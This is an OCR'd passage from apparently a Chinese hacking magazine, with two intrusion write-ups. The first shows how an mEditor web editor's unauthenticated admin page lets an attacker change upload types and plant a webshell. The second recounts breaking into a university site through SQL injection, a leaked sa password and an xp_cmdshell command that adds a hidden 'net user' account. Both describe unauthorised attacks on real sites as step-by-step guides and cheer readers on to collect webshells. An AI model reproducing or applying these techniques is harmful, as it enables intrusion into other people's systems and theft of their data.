


图2

看了半天就这么一个地方可以使用，可是还不让上传。看了

一会发现，这个很像那个ewebeditor在线编辑东东，于是用了一下它常见的那些漏洞，可是没有成功。郁闷。我想用右键看一下属性，来看这个的路径是什么，可是没有办法使用右键的功能，还好我用的浏览器是firefox的，我切换回到firefox页面，发现在线编辑那里只有一个图片在，见图6。




图3




图4

上面终于发现了那个在线编辑的路径。仔细看了一下，是什么mEditor（掌声！我们的主角上场喽*_*）。这个我以前没有听说过，于是用GOOGLE查了一下，并且下了一个源码。




图5




图6

在其中index.asp中看到如下代码<script>window.location.replace("Admin/Admin_Setting.asp");</script>，整个的index.asp代码中就这样一句话。我想这下好了，看起来没有验证就可以直接管理mEditor了。马上又去看了一下admin/admin_setting.asp，代码如下：

```
<%@ LANGUAGE="JScript" %>
<!--#include file="Admin_Config.asp"-->
------省略无用代码
```

发现还没有需要我们登陆或者是通过验证COOKIES来证明我们是否有后台的管理权限，嘿嘿，太好了。赶快登陆上去看一下。果然，我们可以直接去管理了，见图7。




图7

看到图7中画的圈了吧，是不是和那个ewebEditor有点像？嘿嘿，对了，这是一样的，我们通过修改样式中的上传类型，然后通过预览样式去上传。过程如图8所示。




图8

看，可以上传了吧，嘿嘿。上传我们的马上去，你会发现上传的马会以图片的形式显示在下面，点击那个查看代码就可以找到我们马的路径。到这里，我们的事情就完成了。我用mEditor做关键字在GOOGLE里找了一下，发现有上千个这样的网站。天，没有想到它的使用会这样广。呵呵，我找了别的网站试了一下，也是这样的。

文章就到这里了，我想大家又可以有很多的webshell了。谢谢大家，希望大家记得CNT。

编辑点评：

和ewebeditor一样的利用方法，不过更糟糕的是它还没有后台验证。

一路"出错"的入侵

文 Sheldon[D.S.G]&Morephaze[D.S.G]

从本文中你可以学到：

sql2005的xp_cmdshell的开启方法

晚上正在上网的时候，morephaze发消息找我，说想搞一个站，叫我帮忙看看。谁知道那个所谓的某某官方站不知道用的什么破服务器，网速慢得要死，搞得兴致都没有了。这时候就想找个快的网站搞一下，于是想到了学校的校园网。最近刚给土木学院做了一个投票系统，土木那边也没有给钱的意思，于是心里一股想黑它的冲动油然而生。

先看了一下网站的大概结构，首页是一个新闻系统，还有一个动网BBS，不过版本是最新的7.1.0 Sp1，试过了默认数据库下载和默认的管理员账号，都没有成功。看来只能从首页的新闻系统下手了，听说这个新闻系统是土木一个老师自己写的，估计安全性也不是很高～把网站的地址发给了morephaze，叫他看看有没有注入点。这厮ASP比较强，而且很搞笑，前段日子把QQ的个性签名改成了"我有着中国人民最优秀的品质－贫穷"，这两天又变成了"都怪我，把时间全部浪费在学习上了"，汗……这是真话，每天都在学习着怎么搞站。好，回到正题。不一会，morephaze发来消息说被网站里的URL烦死了，每条新闻连接都是类似http://civil.***.edu.cn/newsdetail.asp?NewsID={50052A01-6C38-4965-AD84-2573C13C6027}&CatagoryID=37ee554b-c31d-48d9-aef2-eca185f3294f&TempleteName=default的样子。一开始我们以为这是某种加密方式，但是过了一会morephaze暴出一个错误："将字符串转换为uniqueidentifier时失败"，看来关键是这个uniqueidentifier有问题。百度一下后，才明白了uniqueidentifier是一种不常用的数据类型。

> uniqueidentifier 数据类型可存储 16 字节的二进制值，其作用与全局唯一标识符 (GUID) 一样。GUID 是唯一的二进制数；世界上的任何两台计算机都不会生成重复的 GUID 值。GUID 主要用于在拥有多个节点、多台计算机的网络中，分配必须具有唯一性的标识符。

看来貌似50052A01-6C38-4965-AD84-2573C13C6027这

种字符串就是所谓的GUID值了，但是字符串的意思是理解了，可关键的注入点还没有找到。不一会 morephaze 发来一个连接 http://civil.***.edu.cn/imgnewsdetail.asp?NewsID={B9AC5FCC-A28F-4A83-B9FE-A1E2125E6BB4}，但是我测试的时候很奇怪，不管在 URL 后加 and 1=1 还是 and 1=2 都返回的是正常的页面。但是一拖到啊D注入工具里就检测出来了，还是个SA的权限，如图1所示。




图 1

本来一看到是SA权限，我还以为肯定很容易就拿下了。谁知道这个注入点不能执行命令，只能列目录。既然能列目录我们就慢慢找网站目录吧，找到后看看能不能想办法搞个WEBSHELL。找网站目录的时候一般要注意以web、website、www，wwwroot的网站名称缩写，网站域名等命名的文件夹，一般网站都放在这些文件下。不一会就发现了网站放在f:\www下。我先去找了一下论坛的数据库，毕竟里面存放了土木学院许多学生的用户名和密码，将来进行社会工程的时候可能会有用，结果却发现数据库竟然是默认的dvbbs7.mdb。刚才明明不能下载的呀，于是我又在地址栏输了一遍数据库的地址，仔细看了一下"由于已明确禁止所请求的页类型，无法对该类型的页提供服务。扩展名'.mdb'可能不正确。请检查以下的 URL 并确保其拼写正确"，如图2所示。




图 2

当时我以为是真的不存在dvbbs7.mdb。现在看来并不是，百度一下后才知道，ASP.NET默认禁止了对mdb文件的直接访问，同样被禁止的还有config等。那再看看别的地方，突然发现有个incs.rar的压缩包，一般网站下面的inc文件都是放一些重复使用的代码，然后把它们写成.inc的头文件，再包含到各个asp文件中方便使用。下载回来一看，找到一处敏感信息，如图3所示，哈哈～数据库的连接信息暴露了，于是我赶忙拿出混客SQL利用工具，输入用户名和密码后进去执行命令，结果又出错："SQL Server 阻止了对组件 'xp_cmdshell' 的 过程 'sys.xp_cmdshell' 的访问，因为此组件已作为此服务器安全配置的一部分而被关闭。系统管理员可以通过使用 sp_configure 启用 'xp_cmdshell'。有关启用 'xp_cmdshell' 的详细信息，请参阅 SQL Server 联机丛书中的 "外围应用配置器"。




图 3

xp_cmdshell被关闭了，那怎么办呢？不管三七二十一，连上数据库看看有没有什么有价值的数据，我用的是SQL Server 2000的企业管理器，打开企业管理器，在左侧"SQL Server组"上点右键，选择"新建SQL Server注册"，然后在新窗口里的"服务器"处填上想要连接的服务器IP或者域名，连接方式选择"使用SQL Server身份验证"，登录名填上刚才得到的"sa"，密码填上"civil2005*"，其他默认不填，点击确定，见图4。本来这样就可以连接到远程服务器的数据库了，但是我这里又出错了："必须使用SQL Server 2005管理工具才能连接到此服务器"，见图5。郁闷呀，土木的数据库竟然还是SQL Server 2005？什么又是"SQL Server 2005管理工具"呢？最后在网上找到一款"sql server management studio (sql2005可视化管理工具)"，据说可以连接SQL Server 2005。安装过程可能会比较慢，需要大家耐心等待一下。安装的时候需要MSXML6和.net framework 2.0的支持。最后在"开始"－>"所有程序"－>"Microsoft SQL Server 2005"－>"SQL Server Management Studio Express"中打开，出现如图6所示的界面。同刚才在"企业管理器"的填法一样，最后点击确定就连接到了土木的数据库。




图 4

现在我们再来看看能不能执行命令，在管理工具中找到"新建查询"，这时右边会出现一个新的标签，里面用来输入查询脚本。我们先输入"xp_cmdshell "net user caomusag$ 1234 /add""来加个用户，如图7所示，出错了。和之前一样，都是因为xp_cmdshell关闭了。但是仔细看出错的同时给出了解决方案："系统管理员可以通过使用 sp_configure 启用 'xp_cmdshell'。"继续百度，查到了这样的信息：




图 5




图 6

